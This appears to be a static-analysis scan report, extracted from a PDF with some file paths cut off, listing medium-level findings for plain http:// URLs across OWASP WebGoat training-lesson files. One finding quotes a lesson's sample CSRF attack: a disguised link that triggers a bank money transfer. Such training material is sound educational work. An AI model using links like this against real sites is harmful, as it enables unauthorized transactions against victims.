4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/SecureDefaultsAssignment.java:2

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/SigningAssignment.java:2

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/XOREncodingAssignment.java:

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/crypto/src/main/resources/html/Crypto.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4 <header>
5 <script>
6 /**
```

webgoat-lessons/crypto/src/main/resources/lessonSolutions/html/crypto.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5
6
```

webgoat-lessons/csrf/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>csrf</artifactId>
```

webgoat-lessons/csrf/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>csrf</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFConfirmFlag1.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFFeedback.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFGetFlag.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRF.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFLogin.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/ForgedReviews.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/Review.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/csrf/src/main/resources/html/CSRF.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5 <div class="lesson-page-wrapper">
6     <div class="adoc-content" th:replace="doc:CSRF_intro.adoc"></div>
```

webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_ContentType.adoc:20

Level Medium

```
17 }
18 ----
19

20 More information can be found http://pentestmonkey.net/blog/csrf-xml-post-request[here]

21
22 Remember you need to make the call from another origin (WebWolf can help here) and you need to be logged in into
23 WebGoat.
```

webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_GET.adoc:5

Level Medium

```
2
3 This is the most simple CSRF attack to perform. For example you receive an e-mail with the following content:
4

5 `<a href="http://bank.com/transfer?account_number_from=123456789&account_number_to=987654321&amount=100000">View my Pictures!</a>`

6
7 If the user is still logged in to the website of bank.com this simple GET request will transfer money from one account to another.
8 Of course in most cases the website might have multiple controls to approve the
```

request.

webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Impact_Defense.adoc:13

Level Medium

```
10
11 This is a new extension which modern browsers support which limits the scope of the
cookie such that it will only be
12 attached to requests if those requests are 'same-site'

13 For example requests for `http://webgoat.org/something` will attach same-site cookies if
the request is initiated from

14 `webgoat.org`.
15 There are two modes, strict and lax. The first one does not allow cross site request, this
means when you are on
16 github.com and you want to like it through Facebook (and Facebook specifies same-site as
strict) you will be
```

webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Login.adoc:16

Level Medium

```
13
14 {blank}
15

16 image::images/login-csrf.png[caption="Figure: ", title="Login CSRF from Robust Defenses
for Cross-Site Request Forgery", width="800", height="500", style="lesson-image"
link="http://seclab.stanford.ed...

17
18 {blank}
19 For more information read the following
http://seclab.stanford.edu/websec/csrf/csrf.pdf[paper].
```

webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Login.adoc:19

Level Medium

```
16 image::images/login-csrf.png[caption="Figure: ", title="Login CSRF from Robust Defenses for Cross-Site Request Forgery", width="800", height="500", style="lesson-image" link="http://seclab.stanford.ed...
17
18 {blank}

19 For more information read the following http://seclab.stanford.edu/websec/csrf/csrf.pdf[paper].

20
21 In this assignment try to see if WebGoat is also vulnerable for a login CSRF attack.
22 Leave this tab open and in another tab create a user based on your own username prefixed with `csrf-`.
```

webgoat-lessons/csrf/src/test/java/org/owasp/webgoat/csrf/CSRFFeedbackTest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/html-tampering/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>html-tampering</artifactId>
```

webgoat-lessons/html-tampering/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>html-tampering</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/html-tampering/src/main/java/org/owasp/webgoat/html_tampering/HtmlTampering.java:10

Level Medium

```
7 /**
8 *
*************************************************************************************
***
9 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
10 * please see http://www.owasp.org/

11 * <p>
12 * Copyright (c) 2002 - 20014 Bruce Mayhew
13 * <p>
```

webgoat-lessons/html-tampering/src/main/java/org/owasp/webgoat/html_tampering/HtmlTamperingTask.java:

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

webgoat-lessons/html-tampering/src/main/resources/html/HtmlTampering.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5 <div class="lesson-page-wrapper">
6    <div class="adoc-content" th:replace="doc:HtmlTampering_Intro.adoc"></div>
```

webgoat-lessons/http-basics/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>http-basics</artifactId>
```

webgoat-lessons/http-basics/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3    <modelVersion>4.0.0</modelVersion>
```

```
4    <artifactId>http-basics</artifactId>
5    <packaging>jar</packaging>
```

webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasics.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasicsLesson.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasicsQuiz.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
```

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
5         <div class="lesson-page-wrapper">
6       <!-- reuse this lesson-page-wrapper block for each 'page' of content in your lesson -->
```

webgoat-lessons/http-basics/src/main/resources/lessonSolutions/html/HttpBasics.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
5
6
```

webgoat-lessons/http-proxies/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>http-proxies</artifactId>
```

webgoat-lessons/http-proxies/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>http-proxies</artifactId>
5    <packaging>jar</packaging>
```

webgoat-lessons/http-proxies/src/main/java/org/owasp/webgoat/http_proxies/HttpBasicsInterceptRequest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/http-proxies/src/main/java/org/owasp/webgoat/http_proxies/HttpProxies.java:10

Level Medium

```
7 /**
8 *
*********************************************************************************************
***
9  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
10  * please see http://www.owasp.org/

11  * <p>
12  * Copyright (c) 2002 - 20014 Bruce Mayhew
13  * <p>
```

webgoat-lessons/http-proxies/src/main/resources/html/HttpProxies.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5    <div class="lesson-page-wrapper">
6       <div class="adoc-content" th:replace="doc:0overview.adoc"></div>
```

webgoat-lessons/http-proxies/src/main/resources/lessonPlans/en/9manual.adoc:18

Level Medium

```
15
16 image::images/newlocalhost.png[Hosts file,style="lesson-image"]
17

18 Then in your browser use http://www.webgoat.local:8080/WebGoat as the address.

19
20 === Configure browser to use proxy
21
```

webgoat-lessons/http-

proxies/src/test/java/org/owasp/webgoat/http_proxies/HttpBasicsInterceptRequestTest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/idor/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>idor</artifactId>
```

webgoat-lessons/idor/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">

3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>idor</artifactId>
5    <packaging>jar</packaging>
```

webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORDiffAttributes.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDOR.java:10

Level Medium

```
7 /**
8  *
**********************************************************************************
***
9  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,

10  * please see http://www.owasp.org/

11  * <p>
12  * Copyright (c) 2002 - 20014 Bruce Mayhew
13  * <p>
```

webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORLogin.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOtherProfile.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOwnProfileAltUrl.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/UserProfile.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/idor/src/main/resources/html/IDOR.html:1

Level Medium

```
1 <html xmlns:th="http://www.thymeleaf.org">

2
3 <div class="lesson-page-wrapper">
4    <!-- reuse this lesson-page-wrapper block for each 'page' of content in your lesson -->
```

webgoat-lessons/idor/src/main/resources/lessonPlans/en/IDOR_intro.adoc:40

Level Medium

```
37 * https://www.owasp.org/index.php/Top_10-2017_A5-Broken_Access_Control
38 *
https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Preventi
on_Cheat_Sheet.html
39 * https://www.owasp.org/index.php/Top_10_2013-A4-
Insecure Direct Object References
40 * http://cwe.mitre.org/data/definitions/639.html
```

webgoat-lessons/insecure-deserialization/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>insecure-deserialization</artifactId>
```

webgoat-lessons/insecure-deserialization/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>insecure-deserialization</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/insecure-deserialization/src/main/java/org/owasp/webgoat/deserialization/InsecureDeserializatio

java:10

Level Medium

```
7 /**
8 *
*********************************************************************************************
***
9  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
10  * please see http://www.owasp.org/
11  * <p>
12  * Copyright (c) 2002 - 20014 Bruce Mayhew
13  * <p>
```

webgoat-lessons/insecure-deserialization/src/main/java/org/owasp/webgoat/deserialization/InsecureDeserializationTask.java:2

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/insecure-deserialization/src/main/resources/html/InsecureDeserialization.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
5    <div class="lesson-page-wrapper">
```

```
6       <div class="adoc-content" th:replace="doc:InsecureDeserialization_Intro.adoc"></div>
```

webgoat-lessons/insecure-login/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>insecure-login</artifactId>
```

webgoat-lessons/insecure-login/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3    <modelVersion>4.0.0</modelVersion>
4    <artifactId>insecure-login</artifactId>
5    <packaging>jar</packaging>
```

webgoat-lessons/insecure-login/src/main/java/org/owasp/webgoat/insecure_login/InsecureLogin.java:10

Level Medium

```
7 /**
8 *
*****************************************************************************
***
9 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
```

```
10  * please see http://www.owasp.org/

11  * <p>
12  * Copyright (c) 2002 - 20014 Bruce Mayhew
13  * <p>
```

webgoat-lessons/insecure-login/src/main/java/org/owasp/webgoat/insecure_login/InsecureLoginTask.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4
5    <div class="lesson-page-wrapper">
6       <!-- reuse this lesson-page-wrapper block for each 'page' of content in your lesson -->
```

webgoat-lessons/jwt/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>jwt</artifactId>
```

webgoat-lessons/jwt/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">

3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>jwt</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTFinalEndpoint.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWT.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTRefreshEndpoint.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTVotesEndpoint.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/votes/Vote.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/jwt/src/main/resources/html/JWT.html:3

Level Medium

```
1 <!DOCTYPE html>
2

3 <html xmlns:th="http://www.thymeleaf.org">

4 <header>
5 <script>
6 $(document).ready(
```

webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:85

Level Medium

82 with regards to cookies. The best place to use a JWT token is between server to server communication. In a normal web
83 application you are better of using plain old cookies. See for more information:
84

85 - http://cryto.net/~joepie91/blog/2016/06/13/stop-using-jwt-for-sessions/[stop-using-jwt-for-sessions, window="_blank"]

86 - http://cryto.net/~joepie91/blog/2016/06/19/stop-using-jwt-for-sessions-part-2-why-your-solution-doesnt-work/[stop-using-jwt-for-sessions-part-2-why-your-solution-doesnt-work, window="_blank"]
87 - http://cryto.net/~joepie91/blog/attachments/jwt-flowchart.png[flowchart, window="_blank"]

webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:86

Level Medium

83 application you are better of using plain old cookies. See for more information:
84
85 - http://cryto.net/~joepie91/blog/2016/06/13/stop-using-jwt-for-sessions/[stop-using-jwt-for-sessions, window="_blank"]

86 - http://cryto.net/~joepie91/blog/2016/06/19/stop-using-jwt-for-sessions-part-2-why-your-solution-doesnt-work/[stop-using-jwt-for-sessions-part-2-why-your-solution-doesnt-work, window="_blank"]

87 - http://cryto.net/~joepie91/blog/attachments/jwt-flowchart.png[flowchart, window="_blank"]

webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:87

Level Medium

84
85 - http://cryto.net/~joepie91/blog/2016/06/13/stop-using-jwt-for-sessions/[stop-using-jwt-for-sessions, window="_blank"]
86 - http://cryto.net/~joepie91/blog/2016/06/19/stop-using-jwt-for-sessions-part-2-why-your-solution-doesnt-work/[stop-using-jwt-for-sessions-part-2-why-your-solution-doesnt-work, window="_blank"]

87 - http://cryto.net/~joepie91/blog/attachments/jwt-flowchart.png[flowchart, window="

```
_blank"]
```

webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JWTRefreshEndpointTest.java:2

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JWTSecretKeyEndpointTest.java:2

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JWTVotesEndpointTest.java:2

Level Medium

```
1 /*
2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/
```

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/TokenTest.java:2

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/missing-function-ac/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>missing-function-ac</artifactId>
```

webgoat-lessons/missing-function-ac/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2       xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>missing-function-ac</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/DisplayUser.java:12

Level Medium

```
9 /**
10 *
*******************************************************************************
***
11 * This file is part of WebGoat, an Open Web Application Security Project utility. For
details.
12 * please see http://www.owasp.org/
13 * <p>
14 * Copyright (c) 2002 - 20014 Bruce Mayhew
15 * <p>
```

webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACHiddenMenus.java:2

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionAC.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACUsers.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACYourHash.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/Users.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/missing-function-ac/src/main/resources/html/MissingFunctionAC.html:1

Level Medium

```
1 <html xmlns:th="http://www.thymeleaf.org">

2
3    <div class="lesson-page-wrapper">
4       <div class="adoc-content" th:replace="doc:missing-function-ac-01-intro.adoc"></div>
```

webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/DisplayUserTest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionACHiddenMenusTest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionACUsersTest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionYourHashTest.java:2

Level Medium

```
1 /*

2  * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see http://www.owasp.org/

3  *
4  * Copyright (c) 2002 - 2019 Bruce Mayhew
5  *
```

webgoat-lessons/password-reset/pom.xml:1

Level Medium

```
